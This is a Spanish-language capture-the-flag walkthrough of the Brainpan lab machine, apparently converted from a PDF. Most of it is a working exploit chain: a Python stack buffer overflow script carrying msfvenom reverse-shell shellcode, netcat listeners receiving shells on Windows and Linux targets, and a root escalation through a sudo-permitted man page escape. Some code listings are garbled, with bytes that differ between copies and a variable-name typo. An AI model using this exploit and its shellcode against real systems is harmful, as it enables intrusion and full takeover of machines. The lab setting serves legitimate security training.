0BADF00D "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\logs\brainpan\bytearray.txt
0BADF00D Binary output saved in c:\logs\brainpan\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.046000

```

!mona bytearray -cpb '\x00'

especificamos caracteres no deseados como '\x00' que en ASCII vendría siendo un espacio en blanco usando mona

Comando: !mona bytearray -cpb '\x00'

y nos ha creado el archivo que nos interesa en **c:\logs\brainpan\bytearray.txt**

```
bytearray: Bloc de notas
Archivo Edición Formato Ver Ayuda

=====
Output generated by mona.py v2.0, rev 635 - Immunity Debugger
Corelan Consulting bv - https://www.corelan.be
=====

OS : post2008server, release 6.2.9200
Process being debugged : brainpan (pid 340)
Current mona arguments: bytearray -cpb '\x00'
=====

2024-02-09 01:59:48
=====

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

Línea 11, columna 1 100% Windows (CRLF) UTF-8
```

Nos dirigimos al archivo y copiamos la parte que nos interesa

76 *buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py*

File Edit Format Run Options Windows Help

```
#!/usr/bin/python
```

```
import socket, sys
```

```
direccion = '10.0.2.4'
```

```
puerto = 9999
```

```
badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
```

```
buffer = "A" * 524 + "B" * 4 + "C" * 60 + badchars
```

```
try:
```

```
    print '[+] Se está enviando el buffer'
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    s.connect((direccion, puerto))
```

```
    s.recv(1024)
```

```
    s.send(buffer + '\\n\\r')
```

```
except Exception as e:
```

```
    print '[!] No se puede conectar al programa:', e
```


```
    sys.exit(0)
```

```
finally:
```

```
    s.close()
```


Y agregamos en una variable badchars asignando todo el array de datos que pegamos de bytearray.txt

Así que nuevamente reiniciamos el Immunity, lo volvemos a ejecutar y ejecutamos buff.py



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDI 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBX 0033E000
ESP 005FF910
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 42424242
```

Podemos ver que la aplicación ha crasheado y que el nuevo valor del ESP es 005FF910




Si hacemos clic sobre el valor del ESP y seleccionamos 'Follow in Dump'

Address	Hex dump	ASCII
005FF910	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF918	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF920	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF928	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF930	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF938	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF940	43 43 43 43 43 43 43 43 43	CCCCCCCC
005FF948	43 43 43 43 43 01 02 03 04	CCCC0000
005FF950	05 06 07 08 09 0A 0B 0C	05060708090A0B0C
005FF958	0D 0E 0F 10 11 12 13 14	0D0E0F1011121314
005FF960	15 16 17 18 19 1A 1B 1C	15161718191A1B1C
005FF968	1D 1E 1F 20 21 22 23 24	1D1E1F2021222324
005FF970	25 26 27 28 29 2A 2B 2C	25262728292A2B2C
005FF978	2D 2E 2F 30 31 32 33 34	2D2E2F3031323334

Se nos mostrará en la esquina inferior izquierda de Immunity en formato ASCII y Hexadecimales los caracteres especiales por si llegasen a ser necesarios.

Paso 12:

Buscaremos una instrucción de salto a ESP



Comando: !mona jmp -r esp

```
*buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py*
File Edit Format Run Options Windows Help
#!/usr/bin/python

import socket, sys

direccion = '10.0.2.4'

puerto = 9999
#Pasamos de irindium a iterindium para que python nos represente Hex
buffer = "A" * 524 + '\xf3\x12\x17\x31' #311712F3

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Asignamos un nuevo valor a la variable como se especifica en los comentarios.

```
(kali@kali)-[~/Desktop]
$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python
[sudo] password for kali:
```

Volvemos a Kali y ejecutamos el siguiente comando desde Desktop

Comando: sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python

```
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xdb\xca\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x52\xbd"
buf += b"\xbd\x9f\x1b\x04\x31\x6e\x17\x03\x6e\x17\x83\x53"
buf += b"\x63\xf9\xf1\x57\x74\x7c\xf9\xa7\x85\xe1\x73\x42"
buf += b"\xb4\x21\xe7\x07\xe7\x91\x63\x45\x04\x59\x21\x7d"
buf += b"\x9f\x2f\xee\x72\x28\x85\xc8\xbd\xa9\xb6\x29\xdc"
buf += b"\x29\xc5\x7d\x3e\x13\x06\x70\x3f\x54\x7b\x79\x6d"
buf += b"\x0d\xf7\x2c\x81\x3a\x4d\xed\x2a\x70\x43\x75\xcf"
buf += b"\xc1\x62\x54\x5e\x59\x3d\x76\x61\x8e\x35\x3f\x79"
buf += b"\xd3\x70\x89\xf2\x27\x0e\x08\xd2\x79\xef\xa7\x1b"
buf += b"\xb6\x02\xb9\x5c\x71\xfd\xcc\x94\x81\x80\xd6\x63"
```


Que nos devolverá el siguiente payload el cual pegaremos en buff.py como se ve a continuación:

```
*buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py*
File Edit Format Run Options Windows Help

#!/usr/bin/python

import socket, sys

direccion = '10.0.2.4'

buf = b""
buf += b"\xdb\xca\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x52\xbd"
buf += b"\xbd\x9f\x1b\x04\x31\x6e\x17\x03\x6e\x17\x83\x53"
buf += b"\x63\xf9\xf1\x57\x74\x7c\xf9\xa7\x85\xe1\x73\x42"
buf += b"\xb4\x21\xe7\x07\xe7\x91\x63\x45\x04\x59\x21\x7d"
buf += b"\x9f\x2f\xee\x72\x28\x85\xc8\xbd\xa9\xb6\x29\xdc"
buf += b"\x29\xc5\x7d\x3e\x13\x06\x70\x3f\x54\x7b\x79\x6d"
buf += b"\x0d\xf7\x2c\x81\x3a\x4d\xed\x2a\x70\x43\x75\xcf"
buf += b"\xc1\x62\x54\x5e\x59\x3d\x76\x61\x8e\x35\x3f\x79"
buf += b"\xd3\x70\x89\xf2\x27\x0e\x08\xd2\x79\xef\xa7\x1b"
buf += b"\xb6\x02\xb9\x5c\x71\xfd\xcc\x94\x81\x80\xd6\x63"
buf += b"\xfb\x5e\x52\x77\x5b\x14\xc4\x53\x5d\xf9\x93\x10"
buf += b"\x51\xb6\xd0\x7e\x76\x49\x34\xf5\x82\xc2\xbb\xd9"
buf += b"\x02\x90\x9f\xfd\x4f\x42\x81\xa4\x35\x25\xbe\xb6"
buf += b"\x95\x9a\x1a\xbd\x38\xce\x16\x9c\x54\x23\x1b\x1e"
buf += b"\xa5\x2b\x2c\x6d\x97\xf4\x86\xf9\x9b\x7d\x01\xfe"
buf += b"\xdc\x57\xf5\x90\x22\x58\x06\xb9\xe0\x0c\x56\xd1"
buf += b"\xc1\x2c\x3d\x21\xed\xf8\x92\x71\x41\x53\x53\x21"
buf += b"\x21\x03\x3b\x2b\xae\x7c\x5b\x54\x64\x15\xf6\xaf"
buf += b"\xef\x10\x07\xad\xe9\x4c\x05\xb1\xf4\x37\x80\x57"
buf += b"\x9c\x57\xc5\xc0\x09\xc1\x4c\x9a\xa8\x0e\x5b\xe7"
buf += b"\xeb\x85\x68\x18\xa5\x6d\x04\x0a\x52\x9e\x53\x70"
buf += b"\xf5\xa1\x49\x1c\x99\x30\x16\xdc\xd4\x28\x81\x8b"
buf += b"\xb1\x9f\xd8\x59\x2c\xb9\x72\x7f\xad\x5f\xbc\x3b"
buf += b"\x6a\x9c\x43\xc2\xff\x98\x67\xd4\x39\x20\x2c\x80"
buf += b"\x95\x77\xfa\x7e\x50\x2e\x4c\x28\x0a\x9d\x06\xbc"
buf += b"\xcb\xed\x98\xba\xd3\x3b\x6f\x22\x65\x92\x36\x5d"
buf += b"\x4a\x72\xbf\x26\xb6\xe2\x40\xfd\x72\x12\x0b\x5f"
buf += b"\xd2\xbb\xd2\x0a\x66\xa6\xe4\xe1\xa5\xdf\x66\x03"
buf += b"\x56\x24\x76\x66\x53\x60\x30\x9b\x29\xf9\xd5\x9b"
buf += b"\x9e\xfa\xff"

puerto = 9999

buffer = "A" * 524 + '\xf3\x12\x17\x31' + buf
```

Paso 13:

Procedemos a crear un exploit desde kali pegando el código de buff.py

Comando: nano exploit.py


```
GNU nano 7.2 exploit.py *
buf += b"\xeb\x85\x68\x18\xa5\x6d\x04\x0a\x52\x9e\x53\x70"
buf += b"\xf5\xa1\x49\x1c\x99\x30\x16\xdc\x4d\x28\x81\x8b"
buf += b"\xb1\x9f\xd8\x59\x2c\xb9\x72\x7f\xad\x5f\xbc\x3b"
buf += b"\x6a\x9c\x43\xc2\xff\x98\x67\xd4\x39\x20\x2c\x80"
buf += b"\x95\x77\xfa\x7e\x50\x2e\x4c\x28\x0a\x9d\x06\xbc"
buf += b"\xcb\xed\x98\xba\xd3\x3b\x6f\x22\x65\x92\x36\x5d"
buf += b"\x4a\x72\xbf\x26\xb6\xe2\x40\xfd\x72\x12\x0b\x5f"
buf += b"\xd2\xbb\xd2\x0a\x66\xa6\xe4\xe1\xa5\xdf\x66\x03"
buf += b"\x56\x24\x76\x66\x53\x60\x30\x9b\x29\xf9\xd5\x9b"
buf += b"\x9e\xfa\xff"

puerto = 9999

buffer = "A" * 524 + '\xf3\x12\x17\x31' + '\x90' * 20 + buff

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Modificamos el valor de la variable buffer para evitar que se caiga la aplicación.
Y agregamos esta línea al comienzo del script:

-*- coding: utf-8 -*-

```
(kali㉿kali)-[~/Desktop]
$ nano exploit.py

File System
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
```

Luego nos ponemos a escuchar en Netcat por el puerto 443.



Damos clic en Restart del Immunity Debugger.



Seguido de clic en Run.

```
(kali㉿kali)-[~/Desktop]
$ sudo python2 exploit.py
[+] Se está enviando el buffer
```

Y ejecutamos el exploit

Comando: sudo python2 exploit.py

```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.4] 53081
Microsoft Windows [Version 10.0.19045.3930]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\pablo\OneDrive\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: A4F0-16A7

Directorio de C:\Users\pablo\OneDrive\Escritorio
```

Ya tenemos una conexión a la máquina.

```
(kali㉿kali)-[~/Desktop]
$ sudo msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python EXITFUNC=thread -a x86
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf = b""
buf += b"\xbd\xd8\xe1\xa5\x03\xd9\xeb\xd9\x74\x24\xf4\x58"
buf += b"\x29\xc9\xb1\x12\x31\x68\x12\x03\x68\x12\x83\x30"
buf += b"\x1d\x47\xf6\xf1\x05\x7f\x1a\xa2\xfa\xd3\xb7\x46"
buf += b"\x74\x32\xf7\x20\x4b\x35\x6b\xf5\xe3\x09\x41\x85"
buf += b"\x4d\x0f\xa0\xed\x47\xef\x50\xeb\x3f\xed\x54\xf2"
buf += b"\x04\x78\xb5\x44\x1c\x2b\x67\xf7\x52\xc8\xe1\x16"
buf += b"\x59\x4f\x42\xb0\x0c\x7f\x10\x28\xb9\x50\xf9\xca"
buf += b"\x50\x26\xe6\x58\xf0\xb1\x08\xec\xfd\x0c\x4a"
```

Usamos el comando anterior esta vez cambiando la IP por la de nuestro kali y el tipo de arquitectura de la máquina Windows por la de nuestra máquina víctima Brainpan

Comando: `sudo msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python -a x86`

Y una vez que recibimos los el valor para buffer

```
# -*- coding: utf-8 -*-
#!/usr/bin/python

import socket, sys

direccion = '10.0.2.5'

buf = b""
buf += b"\xbd\xd8\xe1\xa5\x03\xd9\xeb\xd9\x74\x24\xf4\x58"
buf += b"\x29\xc9\xb1\x12\x31\x68\x12\x03\x68\x12\x83\x30"
buf += b"\x1d\x47\xf6\xf1\x05\x7f\x1a\xa2\xfa\xd3\xb7\x46"
buf += b"\x74\x32\xf7\x20\x4b\x35\x6b\xf5\xe3\x09\x41\x85"
buf += b"\x4d\x0f\xa0\xed\x47\xef\x50\xeb\x3f\xed\x54\xf2"
buf += b"\x04\x78\xb5\x44\x1c\x2b\x67\xf7\x52\xc8\x0e\x16"
buf += b"\x59\x4f\x42\xb0\x0c\x7f\x10\x28\xb9\x50\xf9\xca"
buf += b"\x50\x26\xe6\x58\xf0\xb1\x08\xec\xfd\x0c\x4a"

puerto = 9999

buffer = "A"* 524 + '\xf3\x12\x17\x31' + '\x90'*20+buf

try:
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Lo pegamos en el exploit.py cambiando también la IP por la de la máquina Brainpan.

Paso 14:

```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
```

Nos ponemos a escuchar nuevamente en Netcat

```
(kali㉿kali)-[~/Desktop]
$ sudo python2 exploit.py
[+] Se está enviando el buffer
```

Ejecutamos el exploit

```
(kali㉿kali)-[~/Desktop]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.5] 41227
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
python -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$
```

Y ya tenemos acceso a la máquina víctima por medio del usuario puck, así que ejecutamos el siguiente código python para mejorar la interactividad de la shell antes de comenzar a escalar privilegios.

Comando: `python -c 'import pty; pty.spawn("/bin/bash")'`

```
puck@brainpan:/home/puck$ cd /home
cd /home
puck@brainpan:/home$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 Mar  4  2013 .
drwxr-xr-x 22 root    root    4096 Mar  4  2013 ..
drwx-----  4 anansi  anansi  4096 Mar  4  2013 anansi
drwx-----  7 puck    puck    4096 Mar  6  2013 puck
drwx-----  3 reynard reynard  4096 Mar  4  2013 reynard
```

Si nos movemos a /home no encontraremos a ningún usuario con permisos de root.

```
puck@brainpan:/home$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
    Home
User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

Hacemos una enumeración simple

Comando: sudo -l

Y podemos observar que tenemos un binario llamado anansi_util ubicado en

/home/anansi/bin/anansi_util

que podemos ejecutar con sudo sin necesidad de ser root

```
puck@brainpan:/home$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - proclisp
    - manual [command]
```

Comando: sudo /home/anansi/bin/anansi_util

```

- (press RETURN)
LS(1)                                     User Commands
File System
NAME
    ls - list directory contents

SYNOPSIS
    ls [OPTION]... [FILE]...

DESCRIPTION
    List information about the FILES (the current dir
    Sort entries alphabetically if none of -cftuvSUX nor
    fied.

    Mandatory arguments to long options are mandatory
    too.

    -a, --all
        do not ignore entries starting with .

    -A, --almost-all
        do not list implied . and ..

    --author
Manual page ls(1) line 1 (press h for help or q to quit)

```

Vemos que si en las acciones escogemos manual ls

Comando: `sudo /home/anansi/bin/anansi_util manual ls`

Tenemos la oportunidad de especificar un comando manual.

Si nos dirigimos a la siguiente utilidad:

<https://gtfobins.github.io/gtfobins/man/>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

sudo man man
!/bin/sh

```

Nos sugiere usar la siguiente instrucción:

Comando: !/bin/sh

```
Manual page ls(1) line 1 (press h for help or q to quit)!/bin/sh
!/bin/sh
# whoami
whoami
root
```

De esta forma ya tenemos una shell en la que nos encontramos como root

```
# cd /root
cd /root
# ls -la
ls -la
total 40
drwx----- 5 root root 4096 Mar 7 2013 .
drwxr-xr-x 22 root root 4096 Mar 4 2013 ..
drwx----- 2 root root 4096 Mar 4 2013 .aptitude
-rw----- 1 root root 0 Mar 7 2013 .bash_history
-rw-r--r-- 1 root root 3106 Jul 3 2012 .bashrc
-rw-r--r-- 1 root root 564 Mar 7 2013 b.txt
drwx----- 2 root root 4096 Mar 4 2013 .cache
-rw----- 1 root root 39 Mar 5 2013 .lessht
-rw-r--r-- 1 root root 140 Jul 3 2012 .profile
-rw-r--r-- 1 root root 74 Mar 5 2013 .selected_editor
drwx----- 2 root root 4096 Mar 4 2013 .ssh
```

Si nos dirigimos al directorio root y enumeramos los directorios que allí se encuentran encontraremos un archivo de interés llamado b.txt

```
# cat b.txt
cat b.txt
```

File read

It reads data from files, it may be new to privileged users.

file system

man file read

Sudo

<http://www.techorganic.com>

Si lo leemos vemos que ya hemos capturado la última flag y terminado la máquina.

Pablo Álvarez Araya